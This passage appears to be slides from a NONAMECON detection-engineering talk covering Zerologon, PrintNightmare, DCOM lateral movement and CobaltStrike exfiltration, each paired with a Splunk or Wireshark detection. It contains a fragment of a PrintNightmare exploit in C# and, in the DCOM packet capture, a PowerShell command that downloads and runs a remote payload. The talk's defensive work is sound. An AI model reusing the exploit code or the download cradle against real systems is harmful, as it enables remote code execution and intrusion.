
The screenshot shows a log analysis interface with the following details:

- Header:** ✓ 3 events (before 9/1/21 6:22:45.000 AM) No Event Sampling ▾ Job ▾
- Toolbar:** Events, Patterns, Statistics (3), Visualization
- Filter/Format:** 20 Per Page ▾ Format ▾ Preview ▾
- Table Headers:** \_time, id.orig\_h, id.resp\_h, endpoint, operation
- Table Data:**

_time	id.orig_h	id.resp_h	endpoint	operation
2021-08-30 08:22:24.104	192.168.38.104	192.168.38.103	svcctl	ChangeServiceConfigW
2021-08-30 08:22:19.047	192.168.38.104	192.168.38.103	svcctl	StartServiceA
2021-08-30 08:22:19.043	192.168.38.104	192.168.38.103	svcctl	ChangeServiceConfigW

# Zerologon insights

## AES-CFB8 encryption (all-zero IV and plaintext)



1) Assume an all-zero IV and message

2) Given a random key, there is a 1 in 256 chance that the AES encryption of an all-zero block happens to start with a zero byte


3)  $0 \oplus 0 = 0$

4) All preceding bytes are still zero, therefore the encryption result will be the same as before.

5)  $0 \oplus 0 = 0$  again, all subsequent blocks fed to AES will be all-zero, and therefore 00 will keep being XORed to the next plaintext bytes

6) The result is an all-zero ciphertext

# Zerologon



# Possible zerologon activity detection

```
index="zerologon" endpoint="netlogon" sourcetype="bro:dce_rpc:json"
| bin _time span=1m
| where operation == "NetrServerReqChallenge" OR operation ==
"NetrServerAuthenticate3" OR operation == "NetrServerPasswordSet2"
| stats count values(operation) as operation_values dc(operation) as
unique_operations by _time, id.orig_h, id.resp_h
| where unique_operations >= 2 AND count>100
```

# Print Spooler critical vulnerability

Windows Print Spooler Remote Code Execution Vulnerability  
CVE-2021-34481

On this page ▾

Security Vulnerability


Released: Jul 15, 2021 Last updated: Aug 10, 2021

Assigning CNA: ⓘ Microsoft

MITRE CVE-2021-34481

CVSS:3.0 8.8 / 8.2 ⓘ

# DOMAIN CONTROLLER



NONAMECON

# Print Spooler vulnerability

```
//call AddPrinterDriverEx
AddPrinterDriverEx(path, 2, pnt, flags);
Console.WriteLine("[*] Stage 0: " + Marshal.GetLastWin32Error());
Marshal.FreeHGlobal(pnt);

//Dont ask me why this works
Level2.pConfigFile = "C:\Windows\System32\kernelbase.dll";
for (int i = 1; i <= 30; i++)
{
    //add path to our exploit
    Level2.pConfigFile = $"C:\\Windows\\System32\\spool\\drivers\\x64\\3\\old\\{i}\\{filename}";
    //convert struct to unmanage code
    IntPtr pnt2 = Marshal.AllocHGlobal(Marshal.SizeOf(Level2));
    Marshal.StructureToPtr(Level2, pnt2, false);

    //call AddPrinterDriverEx
    AddPrinterDriverEx(path, 2, pnt2, flags);
```

Definition References

Defined on line 15

```
15  public static extern bool AddPrinterDriverEx([Optional] string pName, uint
    Level, [In, Out] IntPtr pDriverInfo, uint dwFileCopyFlags);
    ENVIRONMENT.EXIT(0),
```

```
}
```

# Print Spooler vulnerability detection (write by your own)


```
index="printnightmare" endpoint=spoolss operation=RpcAddPrinterDriverEx  
| table _time, id.orig_h, id.resp_h, endpoint, operation
```

The screenshot shows a log analysis interface with the following details:

- Header:** ✓ 3 events (before 9/1/21 6:24:50.000 AM) No Event Sampling ▾ Job ▾
- Toolbar:** Events, Patterns, Statistics (3), Visualization
- Filter Bar:** 20 Per Page ▾, Format, Preview ▾
- Table Headers:** \_time, id.orig\_h, id.resp\_h, endpoint, operation
- Table Data:**

_time	id.orig_h	id.resp_h	endpoint	operation
2021-07-02 12:11:57	192.168.1.149	192.168.1.157	spoolss	RpcAddPrinterDriverEx
2021-07-02 12:11:57	192.168.1.149	192.168.1.157	spoolss	RpcAddPrinterDriverEx
2021-07-02 12:11:58	192.168.1.149	192.168.1.157	spoolss	RpcAddPrinterDriverEx

# DCOM execution



# DCOM execution detection in Wireshark

The screenshot shows a Wireshark capture titled "dcerpc". The packet list pane displays several DCOM-related messages between two hosts at 192.168.109.100 and 192.168.109.105. The details pane shows a selected message (packet 294) which is an "Invoke request" (ID=0x36). The payload of this message is expanded, revealing a PowerShell command being executed via a WebClient download. A red box highlights the command: "VT\_BSTR: -ep Bypass -nop -noexit -c iex ((New-Object Net.WebClient).DownloadString('http://192.168.109.10:8989/payload.ps1'))".


No.	Time	Source	Destination	Protocol	Length	Info
286	5.444075	192.168.109.100	192.168.109.105	IDispa...	326	GetTypeInfo response -> S_OK
287	5.444252	192.168.109.105	192.168.109.100	IRemUn...	198	RemQueryInterface request IID[1]=IManagedObject
288	5.444417	192.168.109.100	192.168.109.105	IRemUn...	182	RemQueryInterface response E_NOINTERFACE[1] -> E_NOINTERFACE
289	5.444565	192.168.109.105	192.168.109.100	IRemUn...	198	RemQueryInterface request IID[1]=IProvideClassInfo
290	5.444728	192.168.109.100	192.168.109.105	IRemUn...	182	RemQueryInterface response E_NOINTERFACE[1] -> E_NOINTERFACE
291	5.444847	192.168.109.105	192.168.109.100	IRemUn...	198	RemQueryInterface request IID[1]=IInspectable
292	5.445025	192.168.109.100	192.168.109.105	IRemUn...	182	RemQueryInterface response E_NOINTERFACE[1] -> E_NOINTERFACE
293	5.445147	192.168.109.105	192.168.109.100	ITypeI...	150	GetProperty request
294	5.445323	192.168.109.100	192.168.109.105	ITypeI...	198	GetProperty response
295	5.445474	192.168.109.105	192.168.109.100	IDispa...	742	Invoke request ID=0x36 Method PropertyGet Args=4 NamedArgs=0 Var
299	5.494598	192.168.109.100	192.168.109.105	IDispa...	230	Invoke response SCode=S_OK VarRef=0 -> S_OK

VarType32: VT\_BSTR (0x00000008)  
  > VT\_BSTR: "7"  
  Argument: VT\_BSTR  
    Size: 34  
    RPC-Reserved: 0  
    VarType: VT\_BSTR (0x0008)  
    Reserved: 0  
    Reserved: 0  
    Reserved: 0  
    VarType32: VT\_BSTR (0x00000008)  
  < VT\_BSTR: "-ep Bypass -nop -noexit -c iex ((New-Object Net.WebClient).DownloadString('http://192.168.109.10:8989/payload.ps1'))"  
    MaxCount: 116  
    Pbfalength: 232  
    > VT\_BSTR: "-ep Bypass -nop -noexit -c iex ((New-Object Net.WebClient).DownloadString('http://192.168.109.10:8989/payload.ps1'))"  
  Argument: VT\_BSTR  
    Size: 19  
    RPC-Reserved: 0



# DCOM execution detection

```
index=dcom_execution endpoint=IDispatch  
| table _time, id.orig_h, id.resp_h, endpoint, operation
```




The screenshot shows a log viewer interface with the following details:

- Header:** 9 events (before 9/1/21 6:27:38.000 AM) No Event Sampling ▾
- Toolbar:** Job ▾, II, III, ↗, ↘, ↕, ↖, ↙, ↛, ↜
- Navigation:** Events, Patterns, **Statistics (9)**, Visualization
- Filter:** 20 Per Page ▾, Format, Preview ▾
- Table Headers:** \_time, id.orig\_h, id.resp\_h, endpoint, operation
- Table Data:** 9 rows of event data.

_time	id.orig_h	id.resp_h	endpoint	operation
2021-06-07 07:37:28.244	192.168.109.105	192.168.109.100	IDispatch	unknown-6
2021-06-07 07:37:28.242	192.168.109.105	192.168.109.100	IDispatch	unknown-4
2021-06-07 07:37:28.242	192.168.109.105	192.168.109.100	IDispatch	unknown-3
2021-06-07 07:37:28.248	192.168.109.105	192.168.109.100	IDispatch	unknown-6
2021-06-07 07:37:28.246	192.168.109.105	192.168.109.100	IDispatch	unknown-4
2021-06-07 07:37:28.246	192.168.109.105	192.168.109.100	IDispatch	unknown-3
2021-06-07 07:37:28.250	192.168.109.105	192.168.109.100	IDispatch	unknown-4
2021-06-07 07:37:28.250	192.168.109.105	192.168.109.100	IDispatch	unknown-3
2021-06-07 07:37:28.252	192.168.109.105	192.168.109.100	IDispatch	unknown-6

I iz in yur computer




stealing yur dataz

Exfiltration

**NONAMECON**

# Exfiltration Over C2 Channel

Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.



# CobaltStrike HTTP beacon check-in (recap)

tcp.stream eq 3

No.	Time	Source	Destination	DestPort	Protocol	Length	CNameS	Info
86	14:17:13.433345	192.168.109.106	192.168.109.10	80	TCP	66	59928 → 80 [SYN]	Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
87	14:17:13.433385	192.168.109.10	192.168.109.106	59928	TCP	66	80 → 59928 [SYN, ACK]	Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
88	14:17:13.433535	192.168.109.106	192.168.109.10	80	TCP	60	59928 → 80 [ACK]	Seq=1 Ack=1 Win=262144 Len=0
89	14:17:13.433672	192.168.109.106	192.168.109.10	80	HTTP	442	GET /activity HTTP/1.1	
90	14:17:13.433682	192.168.109.10	192.168.109.106	59928	TCP	54	80 → 59928 [ACK]	Seq=1 Ack=389 Win=64128 Len=0
91	14:17:13.439210	192.168.109.10	192.168.109.106	59928	TCP	170	80 → 59928 [PSH, ACK]	Seq=1 Ack=389 Win=64128 Len=116 [TCP segment of a reasse
92	14:17:13.439270	192.168.109.10	192.168.109.106	59928	HTTP	169		HTTP/1.1 200 OK
93	14:17:13.439464	192.168.109.106	192.168.109.10	19:				Wireshark - Follow HTTP Stream (tcp.stream eq 3).cobalt.pcap
94	14:17:13.439475	192.168.109.106	192.168.109.10	19:				
95	14:17:13.439569	192.168.109.106	192.168.109.10	19:				
96	14:17:13.439587	192.168.109.10	192.168.109.10	19:				

GET /activity HTTP/1.1  
Accept: \*/\*  
Cookie: R2GsGCbp5wViowLAEyTlqrRhqsFHMhW04z2PB/DI/tcC3AwD/8/  
H14CTujlBoM1E9JbpEV5y2WaQhj3YoInZ6dc+pYErDa99f6WztvPtfsOq4Nmff15Srm4Y/  
Ph16BbKFOGKCGrqMRShUG6xizdENvCmOrRz7Bcbges1QLUHU=  
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUS)  
Host: 192.168.109.10  
Connection: Keep-Alive  
Cache-Control: no-cache

HTTP/1.1 200 OK  
Date: Mon, 17 Aug 2020 14:17:13 GMT  
Content-Type: application/octet-stream  
Content-Length: 48

.0.Z;.L...5.)/.....0. 2dSi.8...k.....h....

Frame 92: 102 bytes on wire (816 bits), 102 byte  
Ethernet II, Src: Vmware\_9c:82:af (00:50:56:9c:8  
Internet Protocol Version 4, Src: 192.168.109.10  
Transmission Control Protocol, Src Port: 80, Dst  
[2 Reassembled TCP Segments (164 bytes): #91(116  
Hypertext Transfer Protocol  
HTTP/1.1 200 OK\r\nDate: Mon, 17 Aug 2020 14:17:13 GMT\r\nContent-Type: application/octet-stream\r\nContent-Length: 48\r\n\r\n[HTTP response 1/1]  
[time since request: 0.005598000 seconds]  
[Request in frame: 89]  
[Request URI: http://192.168.109.10/activity]  
File Data: 48 bytes  
Data (48 bytes)

client pkt, 1 server pkt, 1 turn.  
Entire conversation (552 bytes) Show and save data as ASCII  
Find: Find Next  
Help Filter Out This Stream Print Save as... Back Close

ECON

# CobaltStrike HTTP beacon sends results (recap)

Wireshark - Follow HTTP Stream (tcp.stream eq 6) · cobalt.pcap

No.	Time	Source	Destination	DestPort	Protocol	Length	CNameS Info
119	14:17:23.479621	192.168.109.106	192.168.109.10	80	TCP	66	59931 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
120	14:17:23.479645	192.168.109.10	192.168.109.106	59931	TCP	66	80 → 59931 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
121	14:17:23.479801	192.168.109.106	192.168.109.10	80	TCP	60	59931 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
122	14:17:23.479929	192.168.109.106	192.168.109.10	80	HTTP	437	POST /submit.php?id=581188026 HTTP/1.1
123	14:17:23.479936	192.168.109.10	192.168.109.106	59931	TCP	54	80 → 59931 [ACK] Seq=1 Ack=384 Win=64128 Len=0
124	14:17:23.480918	192.168.109.10	192.168.109.106	59931	HTTP	154	HTTP/1.1 200 OK
125	14:17:23.480974	192.168.109.10	192.168.109.106	59931	TCP	54	80 → 59931 [FIN ACK] Seq=101 Ack=384 Win=64128 Len=0
126	14:17:23.481052	192.168.109.106	192.168.109.106	19			
127	14:17:23.481074	192.168.109.106	192.168.109.106	19			
128	14:17:28.481770	192.168.109.106	192.168.109.106	19			
129	14:17:28.481810	192.168.109.10	192.168.109.10	19			

POST /submit.php?id=581188026 HTTP/1.1  
Accept: \*/\*  
Content-Type: application/octet-stream  
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUS)  
Host: 192.168.109.10  
Content-Length: 100  
Connection: Keep-Alive  
Cache-Control: no-cache  
  
...`...q..L..b..C...&.....Zw..5.3[.....kt!ifg.QL.C.y\$."...n..!.....\~.qK..3[w.....k....0....HTTP/1.1 200 OK  
Date: Mon, 17 Aug 2020 14:17:23 GMT  
Content-Type: text/html  
Content-Length: 0

Frame 122: 437 bytes on wire (3496 bits), 437 bytes captured (3496 bits) on interface Ethernet II, Src: Vmware\_9c:f1:d0 (00:50:56:9c:f1:d0), Dst: CobaltStrike Beacon (192.168.109.106)  
Ethernet II, Src: Vmware\_9c:f1:d0 (00:50:56:9c:f1:d0), Dst: CobaltStrike Beacon (192.168.109.106), Source MAC address spoofing, Type: IP (0x0800), Version: IPv4, Protocol: TCP (0x0600)  
Internet Protocol Version 4, Src: 192.168.109.106, Dst: 192.168.109.10 (CobaltStrike Beacon)  
Transmission Control Protocol, Src Port: 59931, Dst Port: 80  
Hypertext Transfer Protocol  
POST /submit.php?id=581188026 HTTP/1.1\r\nAccept: \*/\*\r\nContent-Type: application/octet-stream\r\nUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; BOIE9;ENUS)\r\nHost: 192.168.109.10\r\nContent-Length: 100\r\nConnection: Keep-Alive\r\nCache-Control: no-cache\r\n\r\n[Full request URI: http://192.168.109.10/submit.php?id=581188026]  
[HTTP request 1/1]

In [6]: shared\_key = binascii.unhexlify("79a93228b765dd7b43020439d06ed4d9")  
iv = "abcdefghijklmnopqrstuvwxyz"  
encrypted\_data = binascii.unhexlify("00000060e31e71a9024clef662c1c14305f2072")  
decrypt\_submit\_data(encrypted\_data, shared\_key, iv)  
  
Decrypted length: 61  
Output type: 22  
Beacon data: 192.168.109.106 255.255.255.0 1500 00:50:56:9C:F1:D0  
/00 6 0 00000000 0TC

NONAMECON

# CobaltStrike data exfiltration detection steps

1. Filter out check-in beacon data
2. In case of HTTP beacons, they are using GET requests, so we can just look for POST requests payload data (packet content without HTTP header).
3. In case of HTTPS beaconing you need to find this value statistically and filter it out manually.

# CobaltStrike data exfiltration using HTTP beacon (256 MB)

New Search

Save As ▾ Create Table View Close

```
index="cobaltstrike_exfiltration_http" sourcetype="bro:http:json" method=POST dest=192.168.151.181  
